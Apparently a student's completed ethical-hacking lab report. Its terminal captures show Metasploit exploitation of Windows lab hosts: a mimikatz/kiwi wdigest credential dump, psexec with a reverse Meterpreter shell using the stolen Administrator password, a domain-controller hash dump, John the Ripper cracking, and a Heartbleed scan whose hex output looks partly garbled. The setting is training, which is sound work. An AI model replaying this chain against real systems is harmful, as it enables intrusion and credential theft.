

Exploiting Vulnerable Hosts (4e)

Ethical Hacking, Fourth Edition - Lab 03

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Time on Task:

48 hours, 53 minutes

Progress:

100%

Report Generated: Tuesday, December 2, 2025 at 1:22 PM

Section 1: Hands-On Demonstration

Part 1: Identify Vulnerable Windows Systems

8. **Record** the **following information** for each host:

IP Address

Operating System and Version

172.30.0.20 Windows Vista Client

172.30.0.30 Windows 2012 Server

172.30.0.40 Windows 2016 Server


Part 2: Exploit Vulnerable Systems Using Metasploit

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
Take a screen capture showing the Meterpreter session for 172.30.0.30.

48. Make a screen capture showing the credentials found with creds_wdigest.



```
kali@AttackLinux01: ~  
[*] The meterpreter is not the same architecture as the OS! Upgrading!  
[*] Starting new x64 process C:\windows\system32\svchost.exe  
[*] Got pid 1048  
[*] Migrating..  
[*] Success!  
[*] Post module execution completed  
msf6 post(windows/manage/archigrate) > sessions 2  
[*] Starting interaction with 2...  
  
meterpreter > load kiwi  
Loading extension kiwi...  
##### mimikatz 2.2.0 20191125 (x64/windows)  
## ^ ## "A La Vie, A L'Amour" - (os.eo)  
## / \ ## /** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
  
Success.  
meterpreter > creds_wdigest  
[*] Running as SYSTEM  
[*] Retrieving wdigest credentials  
wdigest credentials  
  
Username      Domain      Password  
(null)        (null)      (null)  
Administrator SECURELABSONDEM P@ssw0rd3!  
TARGETWINDOWS83$ SECURELABSONDEM LzFwe8gP00YQV0K2Fd06>'F0*0t/[lnF;s3ED&P=>y)kVB"U"oz"Hnx9"Iz"7y"9)NM37Rs-"x'1Wg'kHr'PL2n:ajAoaVw-;'Xg"U.bUA3)^cp%7hNM  
M  
alice         SECURELABSONDEM P@ssw0rd!  
user         domain      pass
```

57. Make a screen capture showing the Meterpreter session for 172.30.0.40.



```
kali@AttackLinux01: ~  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 172.31.0.4      | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
msf6 exploit(windows/smb/psexec) > set SMBDomain SECURELABSONDEM  
SMBDomain => SECURELABSONDEM  
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator  
SMBUser => Administrator  
msf6 exploit(windows/smb/psexec) > set SMBPass P@ssw0rd3!  
SMBPass => P@ssw0rd3!  
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.30.0.40  
RHOSTS => 172.30.0.40  
msf6 exploit(windows/smb/psexec) > exploit  
  
[*] Started reverse TCP handler on 172.31.0.4:4444  
[*] 172.30.0.40:445 - Connecting to the server...  
[*] 172.30.0.40:445 - Authenticating to 172.30.0.40:445[SECURELABSONDEM as user 'Administrator'...  
[*] 172.30.0.40:445 - Selecting PowerShell target  
[*] 172.30.0.40:445 - Executing the payload...  
[*] 172.30.0.40:445 - Service start timed out, OK if running a command or non-service executable...  
[*] Sending stage (175174 bytes) to 172.30.0.40  
[*] Meterpreter session 3 opened (172.31.0.4:4444 -> 172.30.0.40:32750 ) at 2025-02-09 04:41:50 -0500  
  
meterpreter >
```

67. **Make a screen capture** showing the **account information** from 172.30.0.40.

```
File Actions Edit View Help
kali@AttackLinux01: ~ - kali@AttackLinux01: ~
meterpreter > migrate <PID>
[*] Not a PID: <PID>
meterpreter > migrate <3360>
[*] Not a PID: <3360>
meterpreter > migrate <1472>
[*] Not a PID: <1472>
meterpreter > migrate <1472>
[*] Not a PID: <1472>
meterpreter > migrate 1472
[*] Migrating from 1744 to 1472 ...
[*] Migration completed successfully.
meterpreter > background
[*] Background session 3 ...
msf6 post(windows/gather/smart_hashdump) > exploit

[*] Running module against TARGETWINDOWS04
[*] Hashes will be saved to the database if one is connected.
[*] Hashes will be saved in loot in JTR password file format to:
[*] /home/kali/.msf4/loot/20250209045054_default_172.30.0_40_windows.hashes_404657.txt
[*] This host is a Domain Controller!
[*] Dumping password hashes ...
[*] Administrator:500:aad3b435b51404eeaad3b435b51404ee:b4da6795921a50fad9a76092875d7866
[*] krbtgt:502:aad3b435b51404eeaad3b435b51404ee:80946850e7830fa7281c8a3f3bdaaeba
[*] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c889c0
[*] alice:25603:aad3b435b51404eeaad3b435b51404ee:217fe50203a5aba59cefa863c724bf61b
[*] bob:28081:aad3b435b51404eeaad3b435b51404ee:bcc7f550d972c27a8baef8c09c2139
[*] alex:30102:aad3b435b51404eeaad3b435b51404ee:3fedf16ad12e37dd9f5e8f78cc30fff
[*] terrence:30103:aad3b435b51404eeaad3b435b51404ee:f245f7a50c0c2dfef516dd60dbdc2c
[*] Lonnie:30601:aad3b435b51404eeaad3b435b51404ee:eac6155558a12383744a9743615714d7
[*] kyle:32601:aad3b435b51404eeaad3b435b51404ee:f70b9c06faa234bcf22ba6781c1e2
[*] TARGETWINDOWS01:1000:aad3b435b51404eeaad3b435b51404ee:e40ad2eab3540e0db329a5e4af6bb
[*] TARGETWINDOWS015:1103:aad3b435b51404eeaad3b435b51404ee:45ecf6846178cf0917c75a3f8896bdc
[*] TARGETWINDOWS025:1104:aad3b435b51404eeaad3b435b51404ee:095f60301fd3ace5baeb05a3a9e14e19
[*] TARGETWINDOWS035:1105:aad3b435b51404eeaad3b435b51404ee:ab8dac9d02927a75f8472a4cc5dc8
[*] Post module execution completed
msf6 post(windows/gather/smart_hashdump) >
```

Part 3: Crack Password Hashes Using John the Ripper

5. **Make a screen capture** showing the **user accounts and cracked passwords**.

```
File Actions Edit View Help
(kali@AttackLinux01)~]
$ ls -l /msf4/loot
20230801180927_default_172.31.0.50_openssl.heartble_502853.bin 20230801190828_default_172.31.0.50_openssl.heartble_192117.bin
20230801191146_default_172.31.0.50_openssl.heartble_110689.bin 20230209044336_default_172.30.0.40_windows.hashes_212977.txt
20230801184253_default_172.31.0.50_openssl.heartble_863860.bin 20250209045054_default_172.30.0.40_windows.hashes_404657.txt
20230801190802_default_172.31.0.50_openssl.heartble_105883.bin

(kali@AttackLinux01)~]
$ john --format=NT --/.msf4/loot/20250209044336_default_172.30.0.40_windows.hashes_212977.txt

Created directory: /home/kali/.john
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)


(kali@AttackLinux01)~]
$ john --format=NT --/.msf4/loot/20250209045054_default_172.30.0.40_windows.hashes_404657.txt

Using default input encoding: UTF-8
Loaded 13 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
           (DefaultAccount)
dragon      (kyle)
wolves     (terrence)
Proceeding with incremental:ASCII
```

Section 2: Applied Learning


Part 1: Exploit the Heartbleed Bug

5. Make a screen capture showing the first 10 lines of the output from the cardiac-arrest.py script.



```
File Actions Edit View Help
kali@AttackLinux01:~$ python2 Scripts/cardiac-arrest.py 172.31.0.50
[INFO] Testing: 172.31.0.50
[INFO] Connecting to 172.31.0.50:443 using SSLv3
[INFO] Heartbeat response was 10486 bytes instead of 11 172.31.0.50:443 is vulnerable over SSLv3
[INFO] Displaying response (lines consisting entirely of null bytes are removed):
0000: 02 FF 08 03 00 53 48 73 F0 7C CA C1 D9 02 04 .....SHS.l....
0010: F2 1D 2D 49 F5 12 BF 40 1B 94 D9 93 E4 C4 F4 F0 ...-1...@.....
0020: D0 42 CD 44 A2 59 00 02 96 00 00 01 00 02 00 ...B.D.Y.....
0030: 1B 00 1C 00 1D 00 1E 00 1F 00 20 00 21 00 22 00 .....1.....
0040: 23 00 24 00 25 00 26 00 27 00 28 00 29 00 2A 00 ...#$.%.&'(..)+.
0050: 2B 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 00 ...+,-./0.1.2..
0060: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00 ...3.4.5.6.7.8.9..
0070: 3B 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00 ...;.<.->?.@.A.B.
0080: 43 00 44 00 45 00 46 00 47 00 48 00 49 00 4A 00 ...C.D.E.F..a.b.c.
0090: 4B 00 4C 00 4D 00 4E 00 4F 00 50 00 51 00 52 00 ...d.e.f.g.h.i.j.k.
0100: 53 00 54 00 55 00 56 00 57 00 58 00 59 00 5A 00 ...l.m.....
0110: 5B 00 5C 00 5D 00 5E 00 5F 00 60 00 61 00 62 00 ...,.~.~.~.~.~.~.
0120: 63 00 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00 ...0.1.2.3.4.5.6.7.
0130: 6C 00 6D 00 6E 00 6F 00 70 00 71 00 72 00 73 00 ...8.9.:;<.->?.
0140: 74 00 75 00 76 00 77 00 78 00 79 00 7A 00 7B 00 ...@.A.B.C.D.E.F.G.
0150: 7C 00 7D 00 7E 00 7F 00 80 00 81 00 82 00 83 00 ...H.I.J.K.L.M.N.O.
0160: 84 00 85 00 86 00 87 00 88 00 89 00 8A 00 8B 00 ...P.Q.R.S.T.U.V.W.
0170: 8C 00 8D 00 8E 00 8F 00 90 00 91 00 92 00 93 00 ...X.Y.Z.[\].]^_~.
0180: 94 00 95 00 96 00 97 00 98 00 99 00 9A 00 9B 00 ...`a.b.c.d.e.f.g.
0190: 9C 00 9D 00 9E 00 9F 00 00 00 00 00 00 00 00 00 ...h.i.j.k.l.m.n.o.
0200: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...p.q.r.s.t.u.v.w.
0210: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...x.y.z.{|}.~...
0220: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...1.....4.
0230: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...2.....
0240: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...3.....
0250: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...4.....
0260: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...5.....
0270: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...6.....
0280: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...7.....
0290: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...8.....
0300: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...9.....
0310: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...A.....
0320: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...B.....
0330: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...C.....
0340: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...D.....
0350: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...E.....
0360: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...F.....
0370: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...G.....
0380: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...H.....
0390: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...I.....
0400: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...J.....
0410: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...K.....
0420: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...L.....
0430: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...M.....
0440: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...N.....
0450: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...O.....
0460: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...P.....
0470: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...Q.....
0480: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...R.....
0490: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...S.....
0500: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...T.....
0510: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...U.....
0520: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...V.....
0530: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...W.....
0540: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...X.....
0550: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...Y.....
0560: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...Z.....
0570: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...[.....
0580: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...].....
0590: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...^.....
0600: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..._.....
0610: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...`.....
0620: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...a.....
0630: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...b.....
0640: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...c.....
0650: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...d.....
0660: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...e.....
0670: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...f.....
0680: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...g.....
0690: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...h.....
0700: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...i.....
0710: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...j.....
0720: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...k.....
0730: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...l.....
0740: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...m.....
0750: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...n.....
0760: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...o.....
0770: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...p.....
0780: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...q.....
0790: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...r.....
0800: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...s.....
0810: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...t.....
0820: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...u.....
0830: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...v.....
0840: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...w.....
0850: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...x.....
0860: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...y.....
0870: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...z.....
0880: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...{.....
0890: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...|.....
0900: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...}.....
0910: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...~.....
0920: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..._.
0930: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...a.
0940: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...b.
0950: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...c.
0960: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...d.
0970: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...e.
0980: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...f.
0990: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...g.
1000: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...h.
1010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...i.
1020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...j.
1030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...k.
1040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...l.
1050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...m.
1060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...n.
1070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...o.
1080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...p.
1090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...q.
1100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...r.
1110: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...s.
1120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...t.
1130: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...u.
1140: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...v.
1150: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...w.
1160: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...x.
1170: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...y.
1180: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...z.
1190: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...{.
1200: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...|.
1210: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...}.
1220: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...~.
1230: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..._.
1240: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...a.
1250: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...b.
1260: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...c.
1270: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...d.
1280: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...e.
1290: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...f.
1300: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...g.
1310: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...h.
1320: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...i.
1330: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...j.
1340: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...k.
1350: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...l.
1360: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...m.
1370: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...n.
1380: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...o.
1390: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...p.
1400: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...q.
1410: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...r.
1420: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...s.
1430: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...t.
1440: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...u.
1450: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...v.
1460: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...w.
1470: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...x.
1480: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...y.
1490: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...z.
1500: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...{.
1510: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...|.
1520: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...}.
1530: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...~.
1540: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..._.
1550: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...a.
1560: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...b.
1570: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...c.
1580: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...d.
1590: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...e.
1600: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...f.
1610: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...g.
1620: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...h.
1630: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...i.
1640: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...j.
1650: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...k.
1660: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...l.
1670: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...m.
1680: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...n.
1690: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...o.
1700: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...p.
1710: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...q.
1720: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...r.
1730: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...s.
1740: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...t.
1750: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...u.
1760: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...v.
1770: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...w.
1780: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...x.
1790: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...y.
1800: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...z.
1810: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...{.
1820: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...|.
1830: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...}.
1840: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...~.
1850: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..._.
1860: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...a.
1870: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...b.
1880: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...c.
1890: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...d.
1900: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...e.
1910: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...f.
1920: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...g.
1930: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...h.
1940: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...i.
